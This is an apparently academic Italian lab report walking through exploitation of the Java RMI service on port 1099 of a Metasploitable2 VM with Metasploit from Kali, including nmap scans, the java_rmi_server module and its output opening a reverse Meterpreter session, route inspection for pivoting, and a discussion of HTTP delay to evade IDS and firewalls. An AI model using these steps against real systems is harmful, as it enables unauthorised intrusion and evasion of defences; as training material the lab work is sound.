



S7-L5

Metasploit - Porta 1099 - Java_rmi

1 Traccia

2 Configurazione di rete

3 Ricerca porte

4 Exploit

5 Routing table


6 HTTP Delay & Considerazioni

7 Benefici dell'HTTP delay



CONTENT





1. TRACCIA

È stata richiesto di sfruttare la vulnerabilità sulla porta 1099 - java RMI usando metasploit utilizzando la nostra macchina attaccante Kali Linux e la nostra macchina vittima Metasploitable2.

I requisiti richiesti per il completamento delle task sono i seguenti:

- Configurazione di rete - Andremo a configurare la rete sia della nostra vm attaccante che della nostra vm vittima manualmente
- Informazioni sulla tabella di routing della macchina vittima



2. CONFIGURAZIONE DI RETE

Configuriamo le nostre macchine con i seguenti indirizzi IP:

Kali linux - 192.168.11.111

Metasploitable2 - 192.168.11.112

The image shows two terminal windows side-by-side. The left window is titled 'mattia@vbox: ~/Desktop' and displays the output of the 'ifconfig' command on a Kali Linux host. The right window is titled 'Clone di metasploit-2 [In esecuzione] - Oracle VirtualBox' and displays the output of the 'ifconfig' command on a Metasploitable2 target machine. Both outputs show network interface configurations including IP addresses, netmasks, and broadcast addresses.

```
mattia@vbox: ~/Desktop
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
    inet 192.168.11.111  netmask 255.255.255.0  broadcast 192.168.11.255
        inet6 fe80::a00:27ff:fe4f:f568  prefixlen 64  scopeid 0x20<link>
            ether 08:00:27:4f:f5:68  txqueuelen 1000  (Ethernet)
            RX packets 10  bytes 909 (909.0 B)
            RX errors 0  dropped 0  overruns 0  frame 0
            TX packets 16  bytes 2424 (2.3 KiB)
            TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
    inet 127.0.0.1  netmask 255.0.0.0
    inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 4  bytes 240 (240.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 4  bytes 240 (240.0 B)
        TX errors 0  dropped 0  overruns 0  carrier 0  collisions 0

mattia@vbox: ~/Desktop
$ 

Clone di metasploit-2 [In esecuzione] - Oracle VirtualBox
File Macchina Visualizza Inserimento Dispositivi Aiuto
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c9:13:40
          inet  addr:192.168.11.112  Bcast:192.168.11.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fec9:1340/64 Scope:Link
              UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
              RX packets:26 errors:0 dropped:0 overruns:0 frame:0
              TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:1000
              RX bytes:3209 (3.1 KB)  TX bytes:4752 (4.6 KB)
              Base address:0xd020  Memory:f0200000-f0220000

lo      Link encap:Local Loopback
          inet  addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
              UP LOOPBACK RUNNING  MTU:16436  Metric:1
              RX packets:118 errors:0 dropped:0 overruns:0 frame:0
              TX packets:118 errors:0 dropped:0 overruns:0 carrier:0
              collisions:0 txqueuelen:0
              RX bytes:25245 (24.6 KB)  TX bytes:25245 (24.6 KB)

msfadmin@metasploitable:~$
```



3. RICERCA PORTE

```
File Actions Edit View Help  
└──(mattia@vbox)─[~/Desktop]  
$ nmap -sV 192.168.11.112  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 09:39 CET  
Nmap scan report for 192.168.11.112  
Host is up (0.0024s latency).  
Not shown: 977 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smptd  
53/tcp    open  domain       ISC BIND 9.4.2  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind     2 (RPC #10000)  
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsh rexecd  
513/tcp   open  login?      Netkit rshd  
514/tcp   open  shell        Netkit rshd  
1099/tcp  open  java-rmi   GNU Classpath grmiregistry  
1524/tcp  open  bindshell   Metasploitable root shell  
2049/tcp  open  nfs         2-4 (RPC #100003)  
2121/tcp  open  ftp         ProFTPD 1.3.1  
3306/tcp  open  mysql       MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql PostgreSQL DB 8.3.0 - 8.3.7
```



Una volta configurati gli indirizzi ip delle macchine, abbiamo effettuato una ricerca delle porte e, in particolare, con il comando “`nmap --script=rmi-vuln-classloader -p indirizzo di metasploit`” abbiamo notato che il servizio rmi della porta 1099 è vulnerabile e si può sfruttare un exploit in metasploit, come il modulo “`exploit/multi/misc/java_rmi_server`” per ottenere l’accesso al sistema.

```
└──(mattia@vbox)─[~/Desktop]  
$ nmap --script=rmi-vuln-classloader -p 1099 192.168.11.112  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-15 10:45 CET  
Nmap scan report for 192.168.11.112  
Host is up (0.0026s latency).  
  
PORT      STATE SERVICE  
1099/tcp  open  rmiregistry  
| rmi-vuln-classloader:  
| VULNERABLE:  
|   RMI registry default configuration remote code execution vulnerability  
|   State: VULNERABLE  
|     Default configuration of RMI registry allows loading classes from remote URLs which can lead to remote code execution.  
  
| References:  
|_  https://github.com/rapid7/metasploit-framework/blob/master/modules/exploits/multi/misc/java_rmi_server.rb  
  
Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
```



4. EXPLOIT

Una volta utilizzato l'exploit, procediamo al settaggio dell'indirizzo ip della vittima attraverso il comando “**set rhost**” e avviamo l'exploit. Come si può vedere dalla figura, è andato a buon fine.

```
mattia@vbox: ~/Desktop
File Actions Edit View Help

Exploit target:
Id  Name
--  --
0   Generic (Java Payload)

View the full module info with the info, or info -d command.

msf6 exploit(multi/misc/java_rmi_server) > set rhost 192.168.11.112
rhost => 192.168.11.112
msf6 exploit(multi/misc/java_rmi_server) > exploit

[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/ozpHOU9G
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (57971 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:45900
) at 2024-11-15 09:53:34 +0100

meterpreter >
```



5. ROUTING TABLE

Infine per poter controllare l'effettivo successo dell'exploit, procediamo con la verifica dello stesso attraverso il comando “**ifconfig**” e, come si può vedere, il nuovo indirizzo IP è quello della macchina vittima. Per poter controllare, invece, la routing table, possiamo utilizzare il comando “**route list**”.

La routing table può essere utilizzata per diversi scopi:

- permette all'attaccante di capire come la macchina compromessa raggiunge altre reti e se ci sono percorsi verso altre macchine all'interno della stessa rete.
- Se l'attaccante ha acquisito l'accesso a una macchina in una rete, la routing table può essere usata per capire come dirigere il traffico verso altre macchine all'interno di quella rete, effettuando attività di pivoting per esplorare ulteriormente.
- La visione di questa tabella può rivelare vulnerabilità nella configurazione della rete, come l'uso di gateway insicuri, che potrebbero essere sfruttate per un'ulteriore escalation dei privilegi o per l'esfiltrazione dei dati.

```
Interface 1
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask  : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::

Interface 2
=====
Name      : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask  : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fed9:1340
IPv6 Netmask : ::

meterpreter > route list

IPv4 network routes
=====
Subnet      Netmask     Gateway   Metric  Interface
---        ---        ---       ---      ---
127.0.0.1  255.0.0.0  0.0.0.0  0.0.0.0
192.168.11.112 255.255.255.0 0.0.0.0 0.0.0.0

IPv6 network routes
=====
Subnet      Netmask     Gateway   Metric  Interface
---        ---        ---       ---      ---
::1        ::          ::        ::       ::
fe80::a00:27ff:fed9:1340 ::        ::       ::

meterpreter >
```



6. HTTP DELAY & CONSIDERAZIONI

Attraverso l'exploit [multi/misc/java_rmi_server](#) di metasploit abbiamo sfruttato la vulnerabilità del protocollo Java RMI, il quale consente a un attaccante di eseguire un codice arbitrario su un server vulnerabile. L'obiettivo principale di questo exploit è quello di inviare richieste anomale a un server RMI non sicuro, per compromettere il sistema target.

Un parametro chiave nell'exploit è l'HTTP delay, che si riferisce al ritardo introdotto tra le richieste HTTP inviate al server vulnerabile.

Esso consente di controllare la frequenza con cui vengono inviate le richieste, riducendo il rischio che l'attività dell'attaccante venga rilevata come un attacco. Ad esempio, se le richieste vengono inviate troppo velocemente, i sistemi di sicurezza potrebbero attivare allarmi o bloccare l'indirizzo IP. Aggiungere un ritardo tra le richieste rende l'attacco meno evidente, simulando un comportamento più naturale e riducendo la probabilità di essere individuato.



7. BENEFICI DELL'HTTP DELAY

Per comprendere meglio l'importanza dell'HTTP delay, è fondamentale analizzare i vantaggi che questo parametro apporta all'attacco. L'introduzione di un ritardo tra le richieste, non solo migliora l'efficacia dell'exploit ma aumenta, come abbiamo detto precedentemente, anche la possibilità di "non fare troppo rumore".

Il principale vantaggio del ritardo è la possibilità di evitare il rilevamento. Senza un ritardo, un flusso continuo di richieste HTTP potrebbe facilmente essere identificato come traffico sospetto. In questo tipo di richieste viene inserito il valore predefinito di 20 (il quale si riferisce al ritardo in millisecondi) che permette a un ipotetico attaccante sia di non rallentare eccessivamente l'attacco sia permette ad esso di non essere identificato. Il ritardo permette di ridurre la possibilità che il traffico venga identificato come sospetto da parte dei sistemi di rilevamento delle intrusioni (IDS). In questo modo, l'attacco appare più naturale e meno invasivo, abbassando il rischio di generare falsi positivi.

Aggiungere un delay aiuta, infine, ad aggirare le protezioni dei firewall, mantenendo la velocità delle richieste a livelli che non attivano i meccanismi di difesa, consentendo così di continuare l'attacco senza interruzioni.

• • •

GRAZIE PER
L'ATTENZIONE

Mattia Di Donato

